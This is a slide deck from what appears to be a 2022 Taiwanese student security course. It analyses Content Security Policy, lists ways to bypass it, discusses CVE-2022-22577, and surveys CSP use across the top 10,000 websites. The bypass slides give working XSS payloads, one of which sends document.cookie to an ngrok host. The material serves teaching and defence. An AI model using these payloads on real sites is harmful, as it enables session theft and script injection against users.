



教育部先進資通安全實務人才培育計畫

# 111年度新型態資安實務暑期課程

Advanced Information Security Summer School


Analyzing CSP of top 10,000 enterprise

網頁安全-第九組  
張景智、劉定睿、張睿玕

# Outline

- Motivation
- Introduction to CSP
- CSP Bypass Method
- Experiments
- Result
- Conclusion
- Reference

# Motivation



# Introduction to CSP




網頁內容安全政策(Content Security Policy)

你知道這是什麼嗎？





# CSP



Content-Security-Policy:  
default-src `https://www.example.com`

## Content Security Policy





# CSP Directive

# Category

- **Fetch directives**
- **Document directives**
- **Navigation directives**
- **Reporting directives**
- **Other directives**

# Fetch Directives

Controlling the locations from which certain resource types may be loaded.

Directive	Usage
<code>default-src</code>	Serves as a fallback
<code>object-src</code>	<code>&lt;object/&gt;</code> <code>&lt;embed/&gt;</code> <code>&lt;applet/&gt;</code> (flash-related)
<code>script-src</code>	<code>&lt;script/&gt;</code>

# Navigation Directives

Form actions

Directive	Usage
<code>form-action</code>	<code>&lt;form/&gt;</code> action attribute

# Other Directives

Directive	Usage
Upgrade-insecure-requests	HTTP → HTTPS



# Example CSP

```
default-src 'self';
```

```
img-src *;
```

```
object-src media1.example.com media2.example.com *.cdn.example.com;
```

```
script-src trustedscripts.example.com;
```

```
report-uri http://example.com/post-csp-report
```

第一行，預設只允許網頁內容來自網站本身。

第二行，允許來自任何網站的圖片。

第三行，允許來自特定網站的物件。

第四行，允許來自特定網站的指令碼。

第五行，將違規事件的報告傳送到特定網站。



# CSP Bypass Method

# CSP Bypass Method

- Third-party library / JSONP
- Lack of object-src and default-src
- Unsafe-inline
- Unsafe-eval
- File upload+'self'
- ...



# Third-party library / JSONP

Content-Security-Policy:

`script-src 'self' https://www.google.com; object-src 'none';`



# Third-party library / JSONP

```
"><script src="https://www.google.com/complete/search?client=chrome&q=hello&callback=alert#1"></script>
```

```
"><script
```

```
src="/api/jsonp?callback=(function(){window.top.location.href=`http://f6a81b32f7f7.ngrok.io/cooookie`%2bdocument.cookie;})();//"></script>
```





# Lack of object-src and default-src

Content-Security-Policy:

script-src **'self'**

可以看到這裡缺少  
object-src 和 default-src



# Lack of object-src and default-src

Working payload:

**<object data="data:text/html;**

**base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>**



# Unsafe-inline

Content-Security-Policy:

script-src https://google.com '**unsafe-inline**';

沒有使用外部 JS 文件，而是將  
javascript 放入 HTML 文件中



# Unsafe-inline

Working payload:

```
"/><script>alert(1);</script>
```



# Unsafe-eval

Content-Security-Policy:

script-src https://google.com **'unsafe-eval'**;





# Unsafe-eval

Working payload:

```
<script src=  
"data:;base64,ZXZhbChkb2N1bWVudC5kb21haW4p4oCL"></script>
```

```
eval(document.domain)
```



# File upload+'self'

Content-Security-Policy:

`script-src 'self'; object-src 'none' ;`



# File upload+'self'

Working payload:

```
"/>'><script src="/uploads/picture.png.js"></script>
```



# CVE-2022-22577

## **Current Description:**

An XSS Vulnerability in Action Pack  $\geq 5.2.0$  and  $< 5.2.0$  that could allow an attacker to bypass CSP for non HTML like responses.

# CVE-2022-22577

Fix `content_security_policy` returning invalid directives.

Directives such as `self`, `unsafe-eval` and few others were not single quoted when the directive was the result of calling a lambda returning an array.

```
content_security_policy do |policy|  
  policy.frame_ancestors lambda { [[:self, "https://example.com"]] }  
end
```



With this fix the policy generated from above will now be valid.

*Edouard Chin*

<https://github.com/rails/rails/blob/7-0-stable/actionpack/CHANGELOG.md>



# CVE-2022-22577

## Patch 檔

```
content_security_policy_report_only only: :report_only  
+ content_security_policy only: :api do |pl|  
+   p.default_src :none  
+   p.frame_ancestors :none  
+ end  
+  
  def index  
    head :ok  
  end  
@@ -367.6 +372.10 @@ def no_policy
```

# Experiments



Alexa Top 10000 Sites



## ▼ Response Headers

cache-control: no-cache

content-encoding: gzip

content-security-policy: default-src 'self' https://\*.expireddomains.net; style-src 'self' 'unsafe-inline' https://\*.expireddomains.net;  
script-src 'self' 'unsafe-inline' https://\*.expireddomains.net; object-src 'none'; base-uri 'none';

content-type: text/html; charset=UTF-8

date: Fri, 29 Jul 2022 07:44:24 GMT



# Crawler & Data

- Alexa Top 1 Million Websites

<http://s3.amazonaws.com/alexa-static/top-1m.csv.zip>

- Python script to crawl data
- NodeJS script to parse data
- 📌 Only 1644 of 10000 websites using CSP (16%)

# CSP Evaluator Result


## ❗ script-src

Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.


❓ 'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
❓ https://instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❓ https://www.instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❓ https://*.www.instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❓ https://*.cdninstagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❓ wss://www.instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❗ https://*.facebook.com	<u>api.facebook.com</u> is known to host <u>JSONP endpoints</u> which allow to bypass this CSP.
❓ https://*.fbcdn.net	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❓ https://*.facebook.net	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❗ 'unsafe-inline'	<u>'unsafe-inline'</u> allows the execution of unsafe in-page scripts and event handlers.
❓ 'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().

❓ blob:


# CSP Evaluator Result



# CSP Evaluator Result



# CSP Evaluator Result



# Conclusion

- 大多數使 CSP 可被繞過之原因為第三方網站（例：CDN）有提供 JSONP 或具有弱點之 Library。
- 開發時設置 CSP 規則，以增加網頁安全性，同時需小心 CSP 設定上的細節，以免被繞過而失效。



# Reference

- <https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass>
- <https://csp-evaluator.withgoogle.com/>
- <https://developer.mozilla.org/zh-CN/docs/Web/HTTP/CSP>
- <https://ithelp.ithome.com.tw/articles/10196896>

The background is a solid dark blue color. It features several abstract, geometric shapes in lighter shades of blue. These shapes include a large, wide triangle pointing towards the top left, a long, thin triangle pointing towards the top right, and a curved, wedge-like shape on the left side. The overall effect is a modern, minimalist design.

# Q&A

謝謝指教